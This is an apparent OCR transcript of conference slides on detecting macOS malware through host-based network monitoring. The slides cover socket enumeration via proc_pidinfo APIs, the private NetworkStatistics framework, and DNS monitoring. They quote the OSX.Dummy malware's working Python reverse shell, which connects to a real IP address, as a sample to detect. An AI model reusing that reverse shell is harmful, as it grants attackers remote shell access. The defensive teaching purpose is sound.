


...other than network-based approaches, detection of iOS malware is next to impossible !?

"...the system detected an anomaly in our network coming from Apple devices. Further investigation by our team showed that several dozen iPhones of senior employees were infected with new, extremely technologically sophisticated spyware we've dubbed 'Triangulation'"
-Kaspersky

Enumerating Network State

...via file descriptors



Enumerating Network State

via various proc_pid* APIs

1. Invoke proc_pidinfo() w/ pid + PROC_PIDLISTFDS

returns process' file descriptors
...which *also* includes sockets

2. Invoke proc_pidfdinfo() on descriptors of type PROX_FDTYPE_SOCKET (e.g. sockets)

3. For network sockets (AF_INET/AF_INET6), extract protocol, endpoints, state, etc.

Obtaining a Process' File Descriptors


via proc_pidinfo()

libproc.h / proc_info.h

```
01  int proc_pidinfo(int pid, int flavor, uint64_t arg, void *buffer, int buffersize);
02
03  struct proc_fdinfo {
04    int32_t                 proc_fd;
05    uint32_t                proc_fdtype;
06  };
```

proc_pidinfo / proc_fdinfo structure

```
01  struct proc_fdinfo* fdInfo = NULL;
02
03  //determine size needed
04  int size = proc_pidinfo(pid, PROC_PIDLISTFDS, 0, 0, 0);
05
06  //alloc buffer
07  fdInfo = (struct proc_fdinfo *)malloc(size);
08
09  //get a process' open file descriptors
10  proc_pidinfo(pid, PROC_PIDLISTFDS, 0, fdInfo, size);
```



file descriptors
(that include sockets)

Obtaining file descriptors

Extracting Socket Info


via proc_pidfdinfo()

libproc.h / proc_info.h

```
01  int proc_pidfdinfo(int pid, int fd, int flavor, void * buffer, int buffersize);
02
03  struct socket_fdinfo {
04     struct proc_fileinfo    pfi;
05     struct socket_info      psi;
06  };
```

proc_pidfdinfo / socket_fdinfo structure

```
01  //iterate over all file descriptors
02  // for sockets, get more information
03  for(int i = 0; i < (size/PROC_PIDLISTFD_SIZE); i++){
04
05     struct socket_fdinfo socketInfo = {0};
06
07     //socket?
08     // get more info via proc_pidfdinfo
09     if(PROX_FDTYPE_SOCKET == fdInfo[i].proc_fdtype) {
10
11        proc_pidfdinfo(pid, fdInfo[i].proc_fd,
12          PROC_PIDFDSOCKETINFO, &socketInfo, PROC_PIDFDSOCKETINFO_SIZE);
13
14        //TODO: check socket type & extract socket info
15     }
```



Obtaining socket information

Identifying Network Sockets

soi_family either AF_INET / AF_INET6

proc_info.h

```
01  struct socket_info {
02    ...
03    int         soi_type;
04    int         soi_family;
05    int         soi_protocol;
06    ...
07    union {
08      struct in_sockinfo      pri_in;
09      struct tcp_sockinfo     pri_tcp;
10      ...
```

```
01  //is a network socket?
02  if( (AF_INET == socketInfo.psi.soi_family) ||
03      (AF_INET6 == socketInfo.psi.soi_family) ) {
04
05          //TODO: extract socket info
06  }
```

socket_info structure

```
./enumSockets "Github Desktop"

Enumerating sockets for "Github Desktop" (pid: 11073)

Found 70 file descriptors (will list sockets):
 File descriptor 21, is of type PROX_FDTYPE_SOCKET
 File descriptor 23, is of type PROX_FDTYPE_SOCKET
 ...
```

Extracting Socket Info

...from the socket_info structure

```
01  //extract family
02  if(AF_INET == socketInfo.psi.soi_family)
03     details[@"family"] = @"IPv4";
04
05  if(AF_INET6 == socketInfo.psi.soi_family)
06     details[@"family"] = @"IPv6";
```

families:

- IPv4
- IPv6

```
01  //UDP socket (SOCKINFO_IN)
02  if(SOCKINFO_IN == socketInfo.psi.soi_kind) {
03
04      //extract protocol
05      details[@"protocol"] = @"UDP";
06
07      //extract local port
08      details[@"localPort"] =
09        [NSNumber numberWithUnsignedShort:ntohs(socketInfo.psi.soi_proto.pri_in.insi_lport)];
10  }
```

Info from UDP socket

Extracting Socket Info

...from the socket_info structure

```
01  //TCP socket (SOCKINFO_TCP)
02  if(SOCKINFO_TCP == socketInfo.psi.soi_kind) {
03
04    //extract protocol
05    details[@"protocol"] = @"TCP";
06
07    //extract local port
08    details[@"localPort"] =
09      [NSNumber numberWithUnsignedShort:ntohs(socketInfo.psi.soi_proto.pri_tcp.tcpsi_ini.insi_lport)];
10
11    //extract remote port
12    details[@"remotePort"] =
13      [NSNumber numberWithUnsignedShort:ntohs(socketInfo.psi.soi_proto.pri_tcp.tcpsi_ini.insi_fport)];
14
15    //IPv4
16    // extract source & destination addr
17    if(AF_INET == socketInfo.psi.soi_family) {
18
19     inet_ntop(AF_INET,
20      &(socketInfo.psi.soi_proto.pri_tcp.tcpsi_ini.insi_laddr.ina_46.i46a_addr4), source, sizeof(source));
21
22     inet_ntop(AF_INET,
23      &(socketInfo.psi.soi_proto.pri_tcp.tcpsi_ini.insi_faddr.ina_46.i46a_addr4), destination, sizeof(destination));
24    }
25    ...
26  }
```

Info from a TCP socket

Output

Github Desktop's network state

```
./enumSockets "Github Desktop"
Enumerating sockets for "Github Desktop" (pid: 11073)

Socket details: {
    destination = 140.82.113.5;
    destination host = lb-140-82-113-5-iad.github.com;
    family = IPv4;
    localPort = 50377;
    protocol = TCP;
    remotePort = 443;
    source = 192.168.1.176;
    state = ESTABLISHED;
}

Socket details: {
    destination = 140.82.114.25;
    destination host = lb-140-82-114-25-iad.github.com;
    family = IPv4;
    localPort = 50365;
    protocol = TCP;
    remotePort = 443;
    source = 192.168.1.176;
    state = ESTABLISHED;
}
```


Output

OSX.Dummy's network state

```
01  #!/bin/bash
02  while :
03  do
04      python -c 'import socket,subprocess,os;
05
06      s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
07      s.connect(("185.243.115.230",1337));
08
09      os.dup2(s.fileno(),0);
10      os.dup2(s.fileno(),1);
11      os.dup2(s.fileno(),2);
12
13      p=subprocess.call(["/bin/sh","-i"]);'
14
15      sleep 5
16  done
```


```
./enumSockets "Python"
Enumerating sockets for "Python" (pid: 55082)

Socket details: {
    destination = 185.243.115.230;
    family = IPv4;
    localPort = 63497;
    protocol = TCP;
    remotePort = 1337;
    source = 192.168.1.245;
    state = ESTABLISHED;
}
```


OSX.Dummy



but, how can you tell Python is being maliciously (ab)used?
...excellent question - hold that thought, we'll get to that shortly!

Enumerating Network State

via the (private) NetworkStatistics.framework



Another Way?

...that is global (and provides networking stats)

Via proc_pid*: 1 Per process (and all file descs.)

2 No usage statistics

Via nettop:

```
% man nettop

nettop - Display updated information about the network

% nettop
...

GitHub Desktop .11073
192.168.1.176:50646<->lb-140-82-113-6-iad.github.com:443  2995 B / 581  B
192.168.1.176:50643<->lb-140-82-113-25-iad.github.com:443 3854 B / 1905 B

Python .55082
192.168.1.176:50365<->185.243.115.230:1337 3645 B / 163 KiB
```

- Global
- **Bytes up/down**
- + TCP rtt, etc.

nettop's Internals

the NetworkStatistics.framework

```
% otool -L /usr/bin/nettop
/usr/bin/nettop:
  /usr/lib/libncurses.5.4.dylib
  /System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation
  /System/Library/PrivateFrameworks/NetworkStatistics.framework/Versions/A/NetworkStatistics
```

reverse-engineered
by the Jonathan Levin


```
/**
 * Netbottom: A nettop(1) clone without the curses that are curses.
 * ----------
 *
 * Jonathan Levin, http://NewOSXBook.com/
 *
```

"Netbottom"

(newosxbook.com/src.jl?
tree=listings&file=netbottom.c)

Netiquette (UI)

built atop the NetworkStatistics.framework




download & full source (GPL v3)

objective-see.org/products/netiquette.html

Using the NetworkStatistics.framework

creating & kicking off a "query"


```
01  //create manager
02  NStatManagerRef manager =
03   NStatManagerCreate(kCFAllocatorDefault, queue, ^(NStatSourceRef source, void *unknown) {
04
05     //set description block
06     NStatSourceSetDescriptionBlock(source, ^(NSDictionary* description)
07     {
08
09        NSLog(@"Description: %@", description);
10
11     });
12  });
13
14  //watch UDP & TCP
15  NStatManagerAddAllUDP(manager);
16  NStatManagerAddAllTCP(manager);
17
18  //start "query"
19  NStatManagerQueryAllSourcesDescriptions(manager, ^{
20
21   //code here, invoked when query is done
22
23  });
```



query, will trigger invocation of "description" block for each "source"

generating a "nStat" query

Using the NetworkStatistics.framework



link **NetworkStatistics.framework** & then compile

Responsible process

Transmitted bytes up/down

+ TCP rtt, ooo, etc.

details of a connection (from Github Desktop)

```
./netiquette
...
description: {
    ProbeActivated = 0;
    TCPState = Established;
    congestionAlgorithm = cubic;
    connProbeFailed = 0;
    connectAttempts = 0;
    connectSuccesses = 0;
    durationAbsoluteTime = 23424463467;
    epid = 11073;
    eupid = 110559;
    euuid = "4C4C447A-5555-3144-A148-85E24A2C8ECA";
    ifWiFi = 1;
    interface = 18;
    localAddress = {length = 16, bytes = 0x1002c69cc0a801b00000000000000000};
    processID = 11073;
    processName = "GitHub Desktop H";
    provider = TCP;
    readProbeFailed = 0;
    receiveBufferSize = 131072;
    receiveBufferUsed = 0;
    remoteAddress = {length = 16, bytes = 0x100201bb8c52701900000000000000000};
    rttAverage = 0;
    rttMinimum = 0;
    rttVariation = 0;
    rxBytes = 0;
    rxCellularBytes = 0;
    rxDuplicateBytes = 0;
    rxOutOfOrderBytes = 0;
    rxPackets = 0;
    rxWiFiBytes = 0;
    rxWiredBytes = 0;
    sendBufferSize = 132432;
    sendBufferUsed = 0;
    startAbsoluteTime = 31918711347226;
    trafficClass = 0;
    trafficManagementFlags = 0;
    txBytes = 0;
    txCellularBytes = 0;
    txCongestionWindow = 16264;
    txPackets = 0;
    txRetransmittedBytes = 0;
    txUnacked = 0;
    txWiFiBytes = 0;
    txWindow = 70656;
    txWiredBytes = 0;
    uniqueProcessID = 110559;
    uuid = "4C4C447A-5555-3144-A148-85E24A2C8ECA";
    writeProbeFailed = 0;
}
```


The (main) problem with network state

...can only enumerate currently activity

```
01  #!/bin/bash
02  while :
03  do
04
05    python -c 'import socket,subprocess,os;
06
07    s=socket.socket(...);
08    s.connect(("185.243.115.230",1337));
09    ...
10
11
12    sleep 5
13
14  done
```

nap

sleep
(OSX.Dummy)



References to 0x208798

Search


Address	Value	
0x48923 (sub_48430 + 0x4f3)	call	imp___stubs__sleep
0x48a84 (sub_48430 + 0x654)	call	imp___stubs__sleep
0x49809 (sub_48430 + 0x13d9)	call	imp___stubs__sleep
0x498ff (sub_48430 + 0x14cf)	call	imp___stubs__sleep

sleep
(3CX payload)

"After the initial beacon, [the payload] uses a time-seeded random algorithm to generate a default beacon interval of between 1 and 2 hours" -GCHQ


Network Monitoring

DNS Traffic



(host-based) DNS monitoring

to efficiently detect malware's name resolutions



Can we monitor DNS requests & responses, to efficiently detect (and thwart) malware?

yes?

Per Virustotal, nothing detects this as malware:
https://www.virustotal.com/gui/file/5d99efa36f34aa6b43cd81e77544961c5c8d692c96059fef92c2df2624550734

That was last scanned 20 minutes before my post

